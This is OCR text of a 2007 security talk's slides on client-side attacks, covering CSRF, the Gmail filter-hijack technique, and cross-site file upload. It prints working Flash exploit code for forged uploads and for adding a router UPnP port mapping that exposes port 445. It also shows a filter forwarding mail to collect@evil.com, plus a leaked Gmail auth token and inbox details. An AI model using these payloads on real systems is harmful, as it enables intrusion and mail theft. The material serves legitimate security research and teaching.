pdp

information security researcher, hacker, general experimentalist

pdp.io | gnucitizen.org | hakiri.org | spinhunters.org | houseofhackers.org

securls.com | blogsecurify.com | adsosimple.com | websecurify.com


CLIENT-SIDE SECURITY

HOW TO FIND SECURITY PROBLEMS WITHOUT EVEN TRYING
RICH CLIENTS SECURITY ISSUES
PENTESTING ZEN-STYLE
DESIGN BUGS

BAD GUY

GOOD GUY

OLD



BAD GUY

GOOD GUY

3RD GUY

CLIENT - SERVER

CLIENTS & SERVERS ARE IN A CONSTANT INTERACTION.
THEY ARE IN SYMBIOSIS.


CCRF, XCS, CFA

CROSS-CONTEXT REQUEST FORGERY
CROSS-CONTEXT SCRIPTING
COMMAND FIXATION ATTACKS

CCRF

CROSS-CONTEXT REQUEST FORGERY

THE GMAIL HIJACK TECHNIQUE




https://mail.google.com/mail/?auth=DQAAAIwAAAAg_Y_qW8TH4TowS7K8PKeIpkaYCunLDjA1RYyFD0EhpdEFt0yb88aZWzXhe2zzbXvv38PoE0p

□	PHP Classes	[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-09-23 - PHP Classes: Weekly newsletter of Sunday - 2007-09	Sep 23
□	**Skype**	**Skype - download successful. What next?** - See this email as a webpage: http://www.skype.com/email/download_confirmation	**Sep 20**
□	**Digg.com**	**New Digg Profiles and Updated Site Policies** - Lots of new changes coming to Digg! We're excited to introduce you to the new	**Sep 20**
□	**Jed Yazzie**	**Iztegli liubimite si filmi bezplatno<------------------------->diathesis stasis octahe...** - Filmi: 1. Rush Hour 3 (2007) 2. Transformer	**Sep 18**
□	**PHP Classes**	**[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-09-16** - PHP Classes: Weekly newsletter of Sunday - 2007-	**Sep 16**
□	**Irwin Mckinnon**	**Ще харесате това! <------> accurate simmons alexei blinn institution muscat riffle hob ...** - Екипът на BGTRACKER.NET,	**Sep 11**
□	**SPI Dynamics**	**Reminder: Live Webcast: Combating Hackers in QA** - Live Webcast: Combating Hackers in QA New Webinar: HP Customer I	**Sep 10**
□	**PHP Classes**	**[PHP Classes] Released new book review: PHP Programming with PEAR** - Released new book review: PHP Programming v	**Sep 10**
□	**SPI Dynamics**	**Live Webcast: Combating Hackers in QA** - Live Webcast: Combating Hackers in QA New Webinar: HP Customer Perspectives	**Sep 5**
□	**Newsvine Administrator**	**Using Newsvine** - Hello passfree, We've noticed that you've been adding content to your Newsvine column. We ...	**Sep 5**
□	StumbleUpon	Your StumbleUpon Password - Here is your StumbleUpon password: Userid: 3578801 Nickname: passfree Email: passfree@gma	Sep 2
□	**PHP Classes**	**[PHP Classes] Innovation Award results of August of 2007** - Innovation Award results of August of 2007 PHP Abstract: The po	**Sep 2**
□	**PHP Classes**	**[PHP Classes] 13 rules to optimize your Web site performance** - 13 rules to optimize your Web site performance PHP Abstra	**Aug 31**
□	**Wink Team**	**Edwin Seaver would like to be added as your friend** - Edwin Seaver (jvyyuie) would like to be added as one of your friends or	**Aug 26**
□	**PHP Classes**	**[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-08-26** - PHP Classes: Weekly newsletter of Sunday - 2007-	**Aug 26**
□	**Wink Team**	**Password recovery complete** - Hello, Pass Free! Someone from 217.44.138.91 (probably you) requested a password reset and	**Aug 23**
□	Wink Team	Wink Password Recovery - Follow this link to reset your password: http://wink.com/account/recover/?ticket=306c9fdea611d5 ...	Aug 23
□	**blinklist-active-members**	**Please Help to Make BlinkList Incredible - Tip 5** - Hey passfree, Do you want to know what makes BlinkList incredible? It is a	**Aug 23**
□	**StumbleUpon**	**Make the most out of StumbleUpon** - StumbleUpon Discover new web sites Hi passfree, Want to get the most out of StumbleU	**Aug 22**
□	**PHP Classes**	**[PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-08-19** - PHP Classes: Weekly newsletter of Sunday - 2007-	**Aug 19**
□	**blinklist-active-members**	**Turn BlinkList Into Your Onramp to the Net - Tip 4** - Hey passfree, Today I am going to share my absolute favorite tip on Blinkl	**Aug 18**
□	**news2007-august**	**Altova Developer Connection Newsletter August 2007** - In this month's issue: > Case Study – Altova Authentic RSS Editing S	**Aug 17**
□	**StumbleUpon**	**Get to know StumbleUpon!** - StumbleUpon Discover new web sites Hi passfree, Now that you've tried Stumbling, the ...	**Aug 15**

User logs into GMail


THE GMAIL HIJACK TECHNIQUE



Mozilla Firefox
File Edit View History Bookmarks Tools Help
evil.com
Google
Google Mail - Inbox (157)
(Untitled)
Proxy: None
Open Notebook

User visits Evil Site

THE GMAIL HIJACK TECHNIQUE



Google Mail - Search results for: has:attachment - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://mail.google.com/mail/?auth=DQAAAIwAAAAg_Y_qW8TH4TowS7K8PKeIpkaYCunLDjA1RYyFD0EhpdEFt0yb88aZWzXhe2zzbXvv38PoE0p
Google
Mail Calendar Documents Photos Groups Web more ▾
Settings | Help | Sign out
Google Mail BETA
Search Mail
Search the Web
Show search options
Create a filter
Compose Mail
Inbox (157)
Starred
Chats
Sent Mail
Drafts
All Mail
Spam (523)
Trash
Contacts
John Dolsan
Search, add, or invite
Labels
Invite a friend
Give Google Mail to:
Send Invite
50 left
preview invite
General Accounts Labels Filters Forwarding and POP Chat Web Clips
edit
delete
Create a new filter
Google Mail view: standard with chat | standard without chat | basic HTML Learn more
©2007 Google - Terms of Use - Privacy Policy - Program Policies - Google Home
Done
mail.google.com
Proxy: None
Open Notebook

Your filter was created. Learn more

Settings

The following filters are applied to all incoming mail:

Matches: **has:attachment**
Do this: Forward to collect@evil.com

See whether the messages you receive were sent to a mailing list or sent only to you. Learn more

You are currently using 3 MB (0%) of your 2904 MB.

Evil Site adds a Backdoor

OTHER EXAMPLES OF TYPICAL CSRF ATTACKS

- Attacking the BT Home Hub
- Attacking Snom VoIP Phone
- Etc...

CROSS-SITE FILE UPLOAD ATTACKS

- The Flash Method

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
creationComplete="onAppInit()">
        <mx:Script>
                /* by Petko D. Petkov; pdp
                 * GNUCITIZEN
                 **/
                import flash.net.*;

                private function onAppInit():void
                {
                        var r:URLRequest = new
URLRequest('http://victim.com/upload.php');
                        r.method = 'POST';
                        r.data =
unescape('-----------------------------109092118919201%0D%0AContent-Disposition%3A
form-data%3B name%3D%22file%22%3B filename%3D%22gc.txt%22%0D%0AContent-Type%3A
text%2Fplain%0D%0A%0D%0AHi from GNUCITIZEN%21%0D
%0A-----------------------------109092118919201%0D%0AContent-Disposition%3A form-
data%3B name%3D%22submit%22%0D%0A%0D%0ASubmit Query%0D
%0A-----------------------------109092118919201--%0A');
                        r.contentType = 'multipart/form-data;
boundary=---------------------------109092118919201';
                        navigateToURL(r, '_self');
                }
        </mx:Script>
</mx:Application>
```

THE FLASH UPNP HACK

- A Flash Exploit

  -
    ```
    <mx:Application xmlns:mx=http://www.adobe.com/2006/mxml creationComplete="onAppInit()">
    <mx:Script>
    import flash.net.*;
    private function onAppInit():void
    {
    var r:URLRequest = new URLRequest('http://192.168.1.254/upnp/control/igd/wanpppcInternet');
    r.method = 'POST';
    r.data = unescape('%3C%3Fxml%20version%3D%221.0%22%3F%3E%3CSOAPENV%3AEnvelope%20xmlns%3ASOAPENV%3D%22http
    %3A//schemas.xmlsoap.org/soap/envelope/%22%20SOAPENV%3AencodingStyle%3D%22http
    %3A//schemas.xmlsoap.org/soap/encoding/%22%3E%3CSOAPENV%3ABody%3E%3Cm%3AAddPortMapping%20xmlns%3Am%3D%22urn
    %3Aschemasupnporg%3Aservice%3AWANPPPConnection%3A1%22%3E%3CNewRemoteHost%20xmlns%3Adt%3D%22urn%3Aschemas-
    microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3E%3C/NewRemoteHost%3E%3CNewExternalPort%20xmlns%3Adt
    %3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui2%22%3E1337%3C/NewExternalPort%3E
    %3CNewProtocol%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3ETCP
    %3C/NewProtocol%3E%3CNewInternalPort%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
    %3D%22ui2%22%3E445%3C/NewInternalPort%3E%3CNewInternalClient%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom
    %3Adatatypes%22%20dt%3Adt%3D%22string%22%3E192.168.1.64%3C/NewInternalClient%3E%3CNewEnabled%20xmlns%3Adt
    %3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22boolean%22%3E1%3C/NewEnabled%3E
    %3CNewPortMappingDescription%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D
    %22string%22%3EEVILFORWARDRULE2%3C/NewPortMappingDescription%3E%3CNewLeaseDuration%20xmlns%3Adt%3D%22urn
    %3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui4%22%3E0%3C/NewLeaseDuration%3E%3C/m
    %3AAddPortMapping%3E%3C/SOAP-ENV%3ABody%3E%3C/SOAPENV%3AEnvelope%3E');
    r.contentType = 'application/xml';
    r.requestHeaders.push(new URLRequestHeader('SOAPAction', '"urn:schemas-upnporg:service:WANPPPConnection:
    1#AddPortMapping"'));
    navigateToURL(r, '_self');
    }
    </mx:Script>
    </mx:Application>
    ```
- works with `sendToURL`

XCS

CROSS-CONTEXT SCRIPTING

THE POWNCE WORM

